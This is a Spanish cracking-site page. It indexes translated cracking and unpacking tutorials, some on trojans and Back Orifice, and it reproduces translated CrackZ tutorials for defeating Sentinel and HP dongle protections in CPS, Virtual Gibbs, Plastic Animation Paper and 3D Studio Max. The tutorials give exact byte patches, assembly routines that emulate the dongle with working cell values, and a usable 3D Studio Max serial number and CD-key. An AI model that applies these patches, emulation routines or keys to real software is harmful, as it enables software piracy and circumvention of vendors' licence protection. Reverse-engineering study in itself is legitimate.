En este apartado pondremos Todos los documentos que se van traduciendo, de la seccion Colaborar o de cualquier otro destino y que esten relacionados con los Empakados PE. De entrada os doy las gracias a todos los que colaborais con esta pagina en cualquiera de sus secciones. (GRACIAS)

- NOTA Los originales de estas Traducciones los teneis en la seccion Colaborar

TITULO	AUTOR	TRADUCTOR
Unpacking - ASPack v1.083	Volatility	FranTic 04/00
pArChEaR Un pRoGRAMa eMPAQUETADO CoN ASProtect	Predator	Andrik 10/00
Notepad.exe empaquetado con Shrinker v3.4	Etenal Bliss	Andrik 10/00
Manually unpacking Asprotect v1.0 The encrypted import table	tsehp	Andrik 10/00
Manually unpacking Asprotect 2000 Building a fake import table	tsehp	Andrik 10/00

Unpacking files packed/protected with the New ASProtect	Predator	Andrik 10/00
Almost Manual Unpacking Parte I y II	R!SC	Stavros 10/00
packed with PECompact 1.24.1 Unpacking it manually (Notepad)	Etenal Bliss	Willy Walker 10/00
CDilla Cracking	ACiD BuRN	Andrik 10/00
Manually unpacking	alpine	Willy Walker 11/00
tutorial sobre UPX unpacker tutorial sobre UPX unpacker	Immortal Descendants	Andrik 11/00 Mnemox 07/01
ripping vbox4.2 out of paradise	Alpine	Andrik 11/00
Crypkey Manual	MaV3RiCk	Andrik 11/00
Reversing.SoftSentry.3.00	MaV3RiCk	Andrik 11/00
DESEMPACANDO WWPACK32 VER 1.2.X.XXX	Renegade	Oscar Maza 11/00
ASprotect desempacado en ASpack	Yado	!!!JNP
Manual Unpacking de Asprotect 1.0+	LuTiN NoIR	Caos Reptante
Notepad.exe empacado con NeoLite v2.0	Etenal Bliss	!!!JNP
manually remove a VBOX 4.3 protection	+Tsehp	Andrik 02/2001
Armadillo el esquema de protección adicto al archivo .tmp	alpine	Andrik 02/2001
Uncompressing/Unpacking A File Manually	ytc_ [tNO '99]	Andrik 02/2001
Manually unpacking a Neolite packed DLL file	Bit Reaper	Goods cracks 10/2002

Traducciones en General

En este apartado Encontrareis las traducciones de la documentacion de distintas herramientas o cualquier otro documento que puedan ser interesantes y que os apetezca traducir :-)

TITULOS	AUTOR	TRADUCTOR

Como Pescar numeros de serie	RevX	- Andrik 02/2001
59 Manuales sobre Cracking Descarga zip	LW2000	-MeGaBiTe 12/00
Sugerencias para el newbie qué debería buscar?	Cruehead / MiB	- Andrik 12/00
Activando Items del Menú - Tecnicas	Immortal Descendants	- Andrik 12/00
CRACKEANDO COMO KWAZY	Kwazy	- Andrik 12/00
Como crackear todos los programas de Visual Basic	Razzia	- Andrik 11/00
SoftIce para Newbies, r4	CoRN2	- Andrik 11/00
Archivos de ayuda de John the Ripper (en Zip)	Solar Designer	-Charlie 10/10/00
Troyanos en Linux (en Zip)	PoSiDoN	-Charlie 10/10/00
MANUAL DE INSTRUCCIONES DEL BO (PA' TORPECILLOS) (en Zip)	eL Qva$aR	-Charlie 10/10/00
Hackeando un sistema Linuz (en Zip)	PoSiDoN	-Charlie 10/10/00
ASM por AESOFT, manuales del 1 al 5 (en Zip)	AESOFT	Dek_Oin (07/09/00)
Productos Numega Excelente Documento , no te lo pierdas	+OCHE SATRIANI & +OBLEK	Arkamian (09/08/00)
SHUTTLE FTP v 1.0	NemESis	Profesor_X (09/08/00)
007 STARR v1.22	Fat[Bit]	Profesor_X (04/08/00)
The Font Creator Program v2.2	Fat[Bit]	Profesor_X (04/08/00)
Applet Button Factory v5.0	Fat[Bit]	Profesor_X (04/08/00)
Jpeg Optimizer v3.10	Fat[Bit]	Profesor_X (04/08/00)
Macromedia Software	Fat[Bit]	Profesor_X (04/08/00)
Window Blinds v1.01	Fat[Bit]	Profesor_X (04/08/00)
Xara 3D v3.04	Fat[Bit]	Profesor_X (04/08/00)
XrXAddBar v2.0 Beta	Fat[Bit]	Profesor_X (04/08/00)
Agregando Funcionalidad - Notepad Mediante Ingertos de codigo	Immortal Descendants	Txeli (04/08/00)
Atake a Win9x Mediante la Carga de Modulos en el kernel (Muy Interesante) (Zip con el original y la traduccion)	Solar Eclipse	Arkanian (30/07/00)
JavaScript Scrambler V1.11 (Usando el crack del eco en la memoria)	The Sandman	FranTic (05/07/00)
Introduccion al ASM	miembros de VLA	Muñoz (30/06/00)
Crackeando Snap32	Wolf	Txeli (23/06/00)
Haciendo un KeyGen para CrackersConvert v1.0 (CrackME Incluido)	Volatility	Txeli (23/06/00)
Pequeña Introduccion Al Cracking (en PDF)	Inmortal Descendasts	Txeli (16/06/00)

cRACKER's nOTAS Español	Tornado	Txeli (01/06/00)
El crepusculo del Safedisk de Cu_Dilla, Completo y muy interesante estudio sobre esta proteccion. (en PDF)	ArthaXerxès de Central	X-Grimator (30/03/00)
Dominando el Arte, (Parte I)buena introduccion a el crakeo, como empezar, que necesito, etc. (en PDF)	ArthaXerxès de Central	X-Grimator (30/03/00)
Dominando el Arte, (Parte II) Continuacion (en PDF)	ArthaXerxès de Central	X-Grimator (06/04/00)
Utilizacion basica del SmartCheck	magnum 98	Muñoz (26/03/00)
Descripcion del Flag de Memoria	The Sandman	FranTic
Cracking Basico	BuLLeT	Muñoz
Partheado Elegante Awave 4.9	ArthaXerxès de Central	X-Grimator
Code Snippet Creator v 1.05 Manual Es el manual basico de ayuda que viene con el programa, la traduccion esta hecha en formato help, para poder sustituirla por el original.	Iczelion	FranTic (20/02/00)
Manual del ProcDump V1.6.2	LORIAN. STONE etc.	FranTic
Script del ProcDump		FranTic
Babylon Translator V3.50	TORN@DO's	Muñoz
Como Crackear en Visual Basic	razzia [pc97]	Muñoz
Como Crackear por +ORC Leccion 1	+ORC	X-Grimator
Como Crackear por +ORC Leccion 2	+ORC	X-Grimator

TKC TRADUCCIONES

Aqui estan los manuales que vienen en el Oscar o los manuales de TKC igual da, los ha Traducido **Muñoz** , y quiero agradecerle su super dedicacion con este proyecto, gracias **Muñoz**. Como sabeis cada capitulo trae informacion sobre como crackear 3 o 4 programas, osea que imaginaros la de ingormacion que teneis aqui :-)

TITULOS	AUTOR	TRADUCTOR
Los Manuales de TKC 98/99 (En Zip)	TKC	Dek_Oin (07/09/00)
L.1 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L 2 Quitando Nag	PhRoZeN CReW '94	Muñoz (02/2000)

L.3 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.4 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.5 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.6 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.7 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.8 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.9 Crackeando Varios Programas	PhRoZeN CReW '94	Muñoz (02/2000)
L.10 Phone Book Pro 97 v2.31.0	PhRoZeN CReW '94	Muñoz (02/2000)

Espero Todo Tipo De Colaboración y Sugerencias. ¡¡ No os Cortéis !!

Karpoff

Karpoff Spanish Tutor

karpoff.welcome.to

CPS v1.16 - Tutorial

Saludos nuevamente y ¡bienvenido a otro 'dongle tutorial' solicitado por ustedes! De hecho CPS v1.16 se ajusta perfectamente a mi site ya que usa un Sentinel parecido a GeoPatch Power CAD/CAM, con la única diferencia de la librería 'SCW32.DLL' de 32 bits en lugar de la librería 'SCW16.DLL'. El desensamblado del '.EXE' principal lleva un buen rato, aunque merece la pena esperar; un rápido filtrado de las funciones 'import' nos proporcionará algo de código con el que poder empezar.

Nos aventuramos dentro de SoftICE; un 'BPIO -h 378 RW' funcionará; el primer break es el que se produce dentro de la 'DLL' de la mochila, por lo que desactivamos el breakpoint y empezamos a pulsar F12 para regresar al código de la aplicación. Llegaremos al punto de entrada a éste código:

```
:00419082 CALL 0056859B <-- Aterrizaremos justo después de ésto
(RNBOcplusInitialize).
:00419087 MOV WORD PTR [EBP-1C], AX <-- Guarda AX
:0041908B MOV EDX, DWORD PTR [EBP-1C] <-- Ahora pone ésto en EDX
:0041908E AND EDX, 0000FFFF <-- Lo limpia
:00419094 TEST EDX,EDX <-- Comprueba EDX
:00419096 JZ 004190C5 <-- Puede que no sea un 'bad jump'
```

Este código puede que no funcione tal como su su intuición pueda sugerirle; el 'JZ' parece que debiera ser el 'bad jump', pero si continuamos con la ejecución del código veremos que nos lleva a un rápido 'RET', con lo que de éste modo nos saltamos ambos 'CALL' a RNBOcplusRead (que debemos suponer acceden a la mochila). Sin tener que echar un vistazo a la guía API para éste viejo Sentinel suponemos que RNBOcplusInitialize hacer realmente éso; podríamos tracear y buscar signos delatadores (ie., 378 en un registro), lo que sería indicativo de que se está obteniendo la dirección del puerto paralelo. Vamos a suponer que esto es correcto u continuemos.

```
:004190C5 MOV WORD PTR [0075F5F4], 0000 <-- Pone éste flag a 0
:004190E2 XOR EDX,EDX <-- EDX=0 (¿Quizás innecesario)
:004190E4 MOV DX, WORD PTR [0075F5F4] <-- Mueve el flag a DX
:004190EB CMP EDX, DWORD PTR [EBP-18] <-- Otra comprobación del flag
:004190EE JGE 00419159 <-- Salta y se prepara para leer la mochila
```

Este código es interesante; '[EBP-18]' es el flag crítico y obviamente es activado en algún sitio por el código de la 'DLL' de la mochila; todo el tiempo he podido observar que el flag es puesto a '5'; casi con certeza puedo decir que ésto es un código de error API que quiere decir "Mochila no presente" o algo parecido; probablemente el único código bueno de '[EBP-18]' sea '0'; pero observe que se hace un 'CALL' a RNBOcplusRead si éste salto no se produce; ésto símplemente es un bucle para comprobar nuevamente la presencia de mochilas. También sabemos que el código 'XOR EDX,EDX' y 'MOV DX' ponen 'EDX=0', aunque ésto ya estaba en el anterior trozo de código; con lo cual podemos usar ése espacio de direcciones aquí para poner '[EBP-18]' a '0' que es lo que necesitamos.

Parche

```
:004190E4 MOV WORD PTR [EBP-18], 0000 <-- Poner bien el flag de memoria (66, C7, 45,
E8, 00, 00, 90).
```

Este parche nos garantiza que nuestro mochila ya existe y pone '[EBP-18]' de acuerdo a éllo por si se dá el caso de que sea comprobado posteriormente. Seguimos con el siguiente trozo de código.

```
:00419159 MOV WORD PTR [0075F5F4], 003F <-- Sabido: cantidad de datos de la mochila a
leer
```

```
:00419162 PUSH 0075F1E8 <-- Guardar paquete
:00419167 MOV DX, WORD PTR [0075F5F4] <-- Guarda '3F' en 'DX'
:00419174 CALL 00568595 <-- RNBOcplusRead.
:00419179 MOV WORD PTR [EBP-1C], AX <-- Usa 'AX' para código de retorno de estado y
lo guarda
:0041917D MOV WORD PTR [0075F5F4], 0005 <-- Lo guarda de nuevo
:00419186 XOR EAX,EAX <-- Borra EAX.
:00419188 MOV AX, WORD PTR [0075F1E8] <-- Vuelve de la mochila (¡es FFFF!).
:0041918E XOR ECX,ECX <-- Borra ECX
:00419190 MOV CX, WORD PTR [0075F5F4] <-- Conocemos éste valor
:00419197 XOR EDX,EDX <-- Borra EDX
:00419199 MOV DX, WORD PTR [EBP+2*ECX-28] <-- DX=valor de retorno "correcto" (5460h)
:0041919E CMP EAX,EDX <-- Comparación
:004191A0 JZ 004191CC <-- Salto correcto y pone los flags adecadamente [EBP-40]
```

Esta es la rutina principal de comprobación de la mochila; cuando la traceamos y vemos que 'AX' retorna con 'FFFF' ('-1'), la palabra error debe presentarse inmediatamente en nuestro cerebro; el valor correcto '5460h' queda desgraciadamente en el registro 'DX' para la comparación; obviamente tenemos tres modos de parchear ésto; la mejor opción es, probablemente, cambiar la instrucción de la posición '00419188' a 'MOV AX,5460h' y rellenar lo sobrante con los apropiados 'NOPs'; (ie., 66, B8, 60, 54, 40, 48).

Una vez más vemos una vulnerabilidad inherente a éste tipo de Sentinel; la estructura del API nos da a entender que cualquier 'Reverse Engineer' reflexionando un poco puede fácilmente encontrar el camino hacia el código. Cualquier esquema decente debería en realidad usar una respuesta d ela mochila para desencriptar parte de código cargado y, obviamente, comprobar la presencia del a mochila más de una vez. Aunque no demostrado cómo, debería ser posible el parcheo genérico de la 'DLL'; en lugar de devolver 'FFFF' como un error, debería ser posible incrustar código dentro de la 'DLL' para que recupere el código de retorno correcto.

© 1998 CrackZ. 1st November
Traducción: MeGaBiTe

Virtual Gibbs v5.05 - Tutorial

http://www.gibbsnc.com/ - Webpage (v4.29 / v5.04 / v5.05 / v5.11).

Traducción

Esta traducción está hecha, en forma de agradecimiento a los crackers ke han tenido la gentileza de escribir sus experiencias para iluminar el camino a gente ke como yo, estamos empezando en el universo del Cracking, una mención especial para los que se han tomado la molestia de contestar mis peticiones de ayuda en los foros de Visual Basic y crackin'. Espero esta traducción sea de su agrado, animo Crackers, Newbies, que necesitamos ser una generación nueva, que lleve al máximo este noble arte, saludos a todos, en especial a Karpoff, WKT, y a todos los ke han dejado huella. Atte. ^[G]oLe[E]^

Un poco de historia

La Razón por la cual escribí este tutorial, es porque siempre he hecho parches para Virtual Gibbs, desde la versión 4.23 mas o menos, y siempre he sido capaz de cambiar unos cuantos bytes y fácilmente crackear la protección dongle. Este era el caso hasta la versión 5.0, después de la cual, los desarrolladores comenzaron a usar sus dongles un poco mas funcionalmente controlables (específicamente las opciones de milling) con palabras recuperadas del dongle.

En la v5.04 encontré difícil de hacer los mencionados parches usando solamente intuición, creé un nuevo método para esto y aquí fue donde decidí tratar de emular el dongle, usando la rutina Centinela Principal (después de todo, he estado haciéndolo con HASP por 2 años o más). Virtual Gibbs usa una clase de SentinelPro, la especificación API que he visto que quedan bien con el código. Una marca de fabrica que he visto muchas veces en los Centinelas, es la verificación de un récord de paquetes que parecen comenzar siempre con "Br" (como sería vista en memoria).

Usualmente, esto nos provee de una conveniente búsqueda de palabras y Centinelas, ya que no poseemos un PE de encriptación real para ocultar este código (definitivamente es una función de librería). La mayoría de tiempo, lo he visto compilado con ESI, así, CMP WORD PTR [ESI], 7242 usualmente es bastante efectivo, pero en una PC rápida, '7242' es lo suficientemente limitado. De la guía del API Centinela, noté que el parásito SuperPro tiene reservadas 8 & 56 celdas con propositos generales, las primeras 8 (0-7) están reservadas (teniendo significados especiales) y no pueden ser reprogramadas.

Esto por supuesto, tiene sentido si has leído alguno de mis otros documentos acerca de centinelas, los cuales hacen énfasis en un 'PUSH 3F', por ejemplo, 63 (la última celda de la dongle) a un API Centinela del tipo sproRead(), cada celda es una PALABRA (WORD). mi idea principal por eso, fue hacer un bpx para este código "read Word" y chequear los registros y la pila para ver que registros pasaron en la función, por búsqueda simple en w32Dasm, encontramos 13 casos de "cmp eax, 7242" y 1 "mov word ptr [eax], 7242" lo cual, obviamente no es interesante (es mas parecido a algún tipo de inicialización de la estructura).

Algunos de estos chequeos '7242', probablemente son "inocentes", es decir, sin importancia, en la mayoría de Centinelas que he visto, usualmente han habido 13 casos del tipo '7242' compiladas muy juntas, sin embargo, es posible ajustarlas, usando una combinación de técnicas, buscando las funciones de llamada (CALLS), podemos chequear los parámetros que fueron empujados y aparearlos con la guía API, las llamadas inocentes a SproInitialize(), el cual debe ser realizado para no tomar parámetros y poder así poder ser descartados, también he encontrado que el bpx usual a las API de la dongle con sentido simple para los call, retornando AX=3, es otra buena técnica de localizar la llave de la función Centinela.

```
:006CAEA0 PUSH 00000175 <-- ID del Desarrollador.
:006CAEA0 PUSH 008948A0 <-- Empujar los paquetes Grabados.
:006CAEAA CALL 00787FD1 <-- Esto solo Puede ser sproFindFirstUnit().
```

Este primer descubrimiento (el cual encontré haciendo un bpio -h 378 rw y F12 funcionó) solo puede ser sproFindFirstUnit(),

no puede ser ninguna otra de las funciones API documentadas, debido a los parámetros empujados, este código también puede decirnos que PUSH 008948A0 es realmente un PUSH paquetes_Grabados, el cual debe ser el caso para *Cualquier* llamada API. Refinemos la búsqueda y esos bpx.

```
:006CAE5E PUSH 00001004 <-- Empujar Packet_Len.
:006CAE63 PUSH 008948A0 <-- Empujar los Paquetes Grabados.
:006CAE68 CALL 00787D6E <-- Inicializa los valores default del sproFormatPacket() .
:006CAE81 PUSH 008948A0 <-- Empuja los Datos Grabados
:006CAE86 CALL 00787DBA <-- chequea el Centinela sproFindNextUnit()
:006CAEF9 PUSH EAX <-- Puntero a donde la palabra será retornada 8.
:006CAEFE ADD ECX, 10
:006CAF01 PUSH ECX <-- Dirección a ser leída.
:006CAF02 PUSH 008948A0 <-- Empujar los paquetes grabados.
:006CAF07 CALL 007882BE <-- sproRead().
```

Bien, viendo esto, notamos que todo está acá, ahora solo necesitamos un bpx para 6CAE5E y verlo desdoblado frente a nuestros ojos, nuestro primer parche será sproFindFirstUnit(), yo cambie el MOV AX, 2 por MOV AX, 0 y redireccioné el JZ a este nuevo código (un cambio de 2 Bytes) :-

```
:00787FEF CMP EAX, 7242 <-- Es el paquete grabado valido
:00787FF4 JZ 00787FFA <-- por supuesto, es este.
:00787FFA MOV AX, 0 <-- ahora es valido.
```

Este cambio, resulta en un "La llave de Hardware no funciona ("Hardware key does not match flavor"), probablemente te has figurado que sproRead() debe ser el culpable, veamos esto, ahora mira a lo que está en la pila:-

```
A0 48 89 00   11 00 00 00   04 FD 3D 01
^^^^^^^^^^^   ^^^^^^^^^^^   ^^^^^^^^^^^
  Paquete      Dirección     Dirección
  Grabado        a leer     a Almacenar
```

Puedes ver, presionando F5 varias veces que la dirección a leer cambia cada vez, las palabras 11-17 incluso, son verificadas, así que reescribirémos este código para simular la presencia de nuestra dongle.

Simulando la dongle.....

```
:007882E1 JZ 007882E7 (0F 84 00 00 00 00) <-- Paquete de Datos Validados.
:007882E7 PUSH EBP (55)
:007882E7 MOV EAX, [ESP+20] (8B 44 24 20) <-- Obtiene la dirección a leer.
:007882EB SHL EAX, 1 (D1 E0) <-- Como estamos emulando una WORD.
:007882ED CALL $+5 (E8 00 00 00 00)
:007882F3 POP EBP (5D) <-- Establecemos el Delta.
:007882F4 LEA EDI, [EBP+1C] (8D 7D 1C) <-- Donde comenzara la memoria simulada.
:007882F7 MOVZX EAX, WORD PTR [EAX+EDI] (0F B7 04 38) <-- Recuperando el WORD.
:007882FB MOV EDI, [ESP+24] (8B 7C 24 24) <-- Obtiene la dirección para colocar la
dongle WORD.
:007882FF MOV [EDI],AX (66 89 07) <-- Colocándola.
:00788302 XOR EAX, EAX (33 C0) <-- Exito.
:00788304 POP EBP (5D)
:00788305 POP EDI (5F)
:00788306 POP ESI (5E)
:00788307 POP EBX (5B) <-- POP registrado de la pila, como es requerido.
```

```
:00788308 LEAVE (C9)
:00788309 RET 0C (C2 0C 00) <-- Fin.
```

Ahora todo lo que necesitamos haces, es un bpx para nuestra rutina de simulación, y seguir cada WORD como es chequeada. para habilitar todas las opciones, el siguiente valor podría ser usado.

Word	Valor
11	0400
12	0001
13	00EF
14	0000
15	0002
16	9FF0
17	0000

Nota irónicamente que nuestra memoria simulada esta usando el espacio previamente ocupado por la Protección Centinela. También te gustaría leer algunos feedbacks que recibí del autor de esta protección.

Dongles Return to Main Index

© 1999 CrackZ. Revised 26th September 1999.

Descripción	Plastic Animation, (A juzgar por la calidad de la protección HP debería dedicarse exclusivamente a fabricar HardWare).
Tipo de Protección	Dongle (Sunministrado por HP).
Tamaño	< 900k Instalado.
Nombre del Objetivo	Plastic Animation Paper pre 1.
Dirección	No hay ninguna,pero puedes pedirmelos vía E-Mail (1) (193k aprox.).

Quizás yo debería haberme percatado de la calidad del sistema de protección de este programa por el nombre del archivo principal (pap.exe), Vamos a arrancarlo y a ver que ocurre. Un "Fatal Error" como resultado (Una forma bastante mejor para indicarnos que no hay ningún dongle conectado).Un bpx para MessageBoxA, observaremos ahora el código:-

```
014F:00408301 CALL 00401770 <-- Llama a la fantástica rutina del Dongle.
014F:00408306 TEST EAX,EAX
014F:00408308 JNZ  00408328 <-- Suponemos que es lo que debe ocurrir aquí.
014F:0040830A PUSH 00052010
014F:0040830F PUSH 00432AC0 <-- "Fatal Error".
014F:00408314 PUSH 00432AAC <-- "Unexpected error".
014F:00408319 PUSH EAX
014F:0040831A CALL [USER32!MessageBoxA]
```

No voy a insultar tu inteligencia explicando como crackearlo, todavía seguimos mirarando la grandiosa CALL.

```
014F:00401774 PUSH 00                       <-- Posición de lectura.
014F:00401776 MOV DWORD PTR [00432064], 378 <-- Puerto de dirección.
014F:00401780 CALL 00401980
014F:00401785 CMP EAX,74                    <-- 't'.
014F:00401788 JNZ 004017F4
014F:0040178A PUSH 01
014F:0040178C MOV ECX,ESI
014F:0040178E CALL 00401980
014F:00401793 CMP EAX,61                    <-- 'a'.
014F:00401796 JNZ 004017F4
014F:00401798 PUSH 02
014F:0040179A MOV ECX,ESI
014F:0040179C CALL 00401980
014F:004017A1 CMP EAX,75                    <-- 'u'.
014F:004017A4 JNZ 004017F4
014F:004017A6 PUSH 03
014F:004017A8 MOV ECX,ESI
014F:004017AA CALL 00401980
014F:004017AF CMP EAX,6E                    <-- 'n'.
014F:004017B2 JNZ 004017F4
014F:004017B4 PUSH 04
014F:004017B6 MOV ECX,ESI
014F:004017B8 CALL 00401980
014F:004017BD CMP EAX,75                    <-- 'u'.
014F:004017C0 JNZ 004017F4
014F:004017C2 PUSH 05
```

```
014F:004017C4 MOV ECX,ESI
014F:004017C6 CALL 00401980
014F:004017CB CMP EAX,73                    <-- 's'
014F:004017CE JNZ 004017F4
014F:004017D0 PUSH 06
014F:004017D2 MOV ECX,ESI
014F:004017D4 CALL 00401980
014F:004017D9 CMP EAX,44                    <-- 'D'.
014F:004017DC JNZ 004017F4
014F:004017DE PUSH 07
014F:004017E0 MOV ECX,ESI
014F:004017E2 CALL 00401980
014F:004017E7 CMP EAX,4B                    <-- 'K'
014F:004017EA JNZ 004017F4
014F:004017EC MOV EAX,00000001              <-- Suponemos a que se refiere esto.
014F:004017F3 RET
```

TaunusDK finalmente, no tengo ni idea de que significa esto pero yo en realidad no le doy importancia :-), como a este CALL se le hace referencia en 2 lugares comprendemos que hay que parchear a esta altura, atento que un fallo con este bloque no nos echará inmediatamente con un EAX=0, pero no ostante cambia la comprobación de la otra dirección de puerto paralelo (esto cuenta para los 32 ejemplos del CALL 00401980). Encontramos más abajo, (nosotros podíamos haberlo visto de las funciones importadas) que la dll que verdaderamente está haciendo el trabajo es ppppapi.dll de Hewlett Packard, expresamente Poke8() debajo de la CALL 004016D0 & Peek8() y más abajo CALL 00401640, por supuesto debes recordar tus tiempos de poke y peek :-).

(1) Nota.- No pone la dirección de su E-mail por lo que no creo que puedas contactar con él, no obstante mira en la página del gran Karpoff

© 1998, 1999, 2000 CrackZ. 25th January 2000.

Traducido por John Keeper 9-Septiembre-2000 jkeeper@correo.de

Tutorial de 3D Studio Max R2.5 & v3.1

http://www.ktx.com - Página Web.
3D Studio Max R2.5

Cersión 3.1 - 3 de Junio del 2000 (Sólo para Windows NT)

Después de que se censurase este tutorial en Febrero por la fanática BSA(no se bien que quiere decir ¿?) he decidido correr el riesgo actualizándolo y reeditándolo, si yo recibo alguna demanda judicial de Autodesk para eliminar este documento,desaparecerá sin previo aviso (hay ya demasiados cracks para 3DSMax v3.1 así que este documento no perjudicará a nadie, el mejor que yo he visto es el de Harvest , el peor es DOD's el cuál sería mejor olvidar). Nosotros veremos en esta práctica sobre protección v3.1's que AutoDesk realmente ha aprendido bastante desde su fallido intento de proteger R2.5, a pesar de eso, tristemente, lo que permite realmente esta practica es la gran vulnerabilidad del Sentinel, a sí mismo Kinetix también podría aceptar ciertamente parte de la culpa (observad las comprobaciones del CRC abajo). Comenzaremos observando la protección del asistente para la intalación(Install Shield),un serial # de formato 3-8 y una CD-Key.

Los cuadros de entrada de datos aceptan todo lo que se introduzca,observamos el directorio temporal del asistente de instalación vemos unas cuantas dll's pero la que realmente nos interesa es Identify.dll , (InstUtil.dll aparenta ser una dll de la instalación y que sus 4'5k son demasido pequeños para contener una protección tan magnífica, Browse.dll y Regplugs.dll son también fácilmente suprimidos). Observando alrededor de las exportaciones y descompilando el script tu podrás encontrar que Identify.ValidateKeyWithPrefix() es la función a analizar, puedes verificar que parchear 1 en EAX autoriza que a la instalación que prosiga.

Yo eché un pequeño vistazo para ver como trabaja esta función, es bastante simple con una tabla un poco de aricmética básica y un simple XOR, lo que fastidia acerca del esquema es que trabaje aparte con las combinaciones del número de serie generado con el correspondiente CD-Key, (es fácil encontrar los códigos correcto porque son comparados en el Offset 0x2651). Verás mas tarde que 3DSMax también comprueba si los tres primeros dígitos de tu número de serie son 110, el resto puedes ponerlo tu líbremente (dentro del rango 00000000-99999999), así que un ejémplo de número de serie podría ser 110-99999999, CD Key 2SERDV, vamos a instalarlo.

Ahora cargamos 3dsmax.exe con el IDA (si quieres puedes grabar alguna aplicación de búsqueda como el Sentinel de Killer_3K de la firma FLIRT), lo que tu encontrarás es que la protección está realizada alrededor de sproFindFirstUnit(), sproRead() y sproQuery(), la utilización del query es nueva. lo primero que hay que hacer es parchear sproFindFirstUnit(sub_5D8B61) , es muy fácil y no voy a describirlo ahora. Después debemos encontrar el código correcto de autorización, esto es bastante intrascendente, 5D2251 comprueba la longitud (8) y 5D2497 hace la comparación real, para mi ejemplo anteriormente citado el código es B63A197B.

sproRead(_5D8D30) tiene 2 referencias, cada vez que 0 es cargado como la dirección de la dirección a leer, esto es igual que para la R2.5, yo no he podido comprobarlo en un uso normal de 3DSMax , yo estoy bastante seguro de que se ha sunministrado como una interfaz para desarrolladores de Plugins. Trivially rewrite sproRead() just in case, debemos colocar un bpx en sproQuery(_5D9120) pienso,que esto llevará algún tiempo para comprobarse. Como no tenemos métodos para averiguar como responder esta query debería estar bien reescribir sproQuery() para regresar a la última string que nosotros podemos reconocer :-

```
:005D9142 JZ 005D9144 <-- Hacia nuestra rutina.
:005D9144 PUSH EBP <-- graba EBP.
:005D9145 MOV EAX, [ESP+18] <-- Obtiene el número de bytes la query string.
:005D9149 XCHG ECX, EAX <-- en ECX.
:005D914A CALL $+5 <-- prefija delta.
:005D914F POP EBP <-- Delta.
:005D9150 LEA ESI, [EBP+12] <-- Comienza el query de regreso (max. 56 bytes).
```

```
:005D9153 MOV EDI, [ESP+20] <-- Dónde almacenarlo.
:005D9157 REPZ MOVSB <-- Move.
:005D9159 XCHG ECX, EAX <-- Restore ECX and clear EAX.
:005D915A POP EBP <-- Requerido.
db 56 dup(0) <-- Respuesta simulada para el query.
```

Como tu podrás ver con el SoftICE, solo 4 bytes de la query de respuesta son comprobados por el strcmp() en 0046F65A,sinembargo las query strings no son las mismas en cada occasion . De hecho es más complicado porque esta área del código es comprobada por el CRC en muchas ocasiones, aquí hay una de esas comprobaciones:-

```
:00431058 MOV ESI, 0046F190 <-- Comienza aquí.
:0043105D XOR EAX, EAX <-- Limpia EAX.
:0043105F CMP ESI, 0046F900 <-- Comprueba hasta aquí.
:0043106A MOV ECX, 0046F190
:00431071 XOR EDX, EDX <-- Limpia EDX.
:00431073 MOV DL, [ECX] <-- Obtiene byte @ [ECX].
:00431075 INC ECX <-- Incrementa ECX.
:00431076 CMP ECX, 0046F900 <-- Hace todas las comprobaciones.
:0043107C NOT EDX <-- EDX es comprobado.
:00431082 JB 00431071
:00431084 SUB EAX, [006298A4] <-- Debe valer 0.
```

Si tu parcheas strcmp() tu crearás problemas con todas las comprobaciones de CRC y "eso es malo,muy malo" (En el estilo de Rainman , si tu has visto la película de Dustin Hoffman :-)). No es muy práctico sentarse a esperar o buscar todas las comprobaciones. En lugar de eso nosotros modificaremos nuestro código de emulación sproQuery() para asegurarnos de que nos haga el trabjo dificil :-

```
:005D9142 JZ 005D9144 <-- Hacia nuestra rutina.
:005D9144 MOV EAX, [ESP+14] <-- Número de bytes en la string del query .
:005D9148 XCHG ECX, EAX <-- La coloca en ECX.
:005D9149 LEA ESI, [ESP+38] <-- Obtiene una respuesta de la dirección.
:005D914D MOV EDI, [ESP+1C] <-- Dónde colocarla.
:005D9151 REPZ MOVSB
:005D9153 XCHG ECX, EAX <-- Restaura ECX/Limpia EAX.
```

Nuestro strcmp() trabaja ahora como nosotros queremos y no hay necesidad de ensuciarnos las manos parcheando y cambiando la modificación de Kinetix's para comprobar nuestra rutina. Así que nosotros vemos aquí que aunque Kinetix ha hecho algunas modificaciones , su protección es igual, sigue siendo fácil de aislar y ha incluido errores, he oido un rumor que dice que en la versión 4 veremos un aumento de protecciónn, esperaremos para ver eso :-). Mira Kinetix, aqui no hay un crack listo para hacerse, los perdedores que se encargan de piratear tu software no encontraran una respuesta ni la forma de hacerlo aquí.

R2.5 - 6 de Octubre de 1999

Bienvenidos a este turial de Dongle en el cual estoy repasando un antiguo enemigo, un Sentinel.Yo asumo que que tu has descargado los ficheros necesarios para este tutorial o tienes acceso a ellos, el primer paso es ejecutar maxauth.exe para autorizar tu copia de 3D Studio Max. Yo no estoy interesado en mostrar como crackear esta parte, bpx GetDlgItemTextA y trazar, parchear y trabajar con el message box (desensamblar), o simplemente ver el contenido de 1039120D (Serial # 661-93842762, CD-Key V13M).

Cargar 3DSMax produce un error esperado, aún así tu deberías ser capaz de encontrar la dirección de la nag screen con bpx MessageBoxA. 00450F21 parece ser la rutina ofensiva, observa la instrucción CALL EBP , la cuál es por supuesto la responsable de la llamada a la MessageBoxA. Nosotros podemos intenter examinar ahora el contenido de 3dsmax.exe con el

W32Dasm, aún así ocurre algo, inténtalo y lo verás, a pesar de desensamblarlo, W32Dasm parece que lanza involuntariamente 3DSMax y tendrás si suerte lo peor que puede te ocurrir es que regreses a SoftICE con un error.

En este punto tenemos algunas opciones, cualquiera de ellas muestra que trucos se estan usando para inhabilitar W32Dasm o usar IDA el cual no parece tener el mismo problema. yo usé el W32Dasm durante un rato cuando con un bpx ReadFile en el diálogo de abrir archivo y tracé con detenimiento através de la memoria, archivo abierto y encontrada la instrucción ofensiva en 0045C6D2, desafortunadamente revertir el Flag causa un error interno en cw3220.dll al cuál no veo forma de resolver .

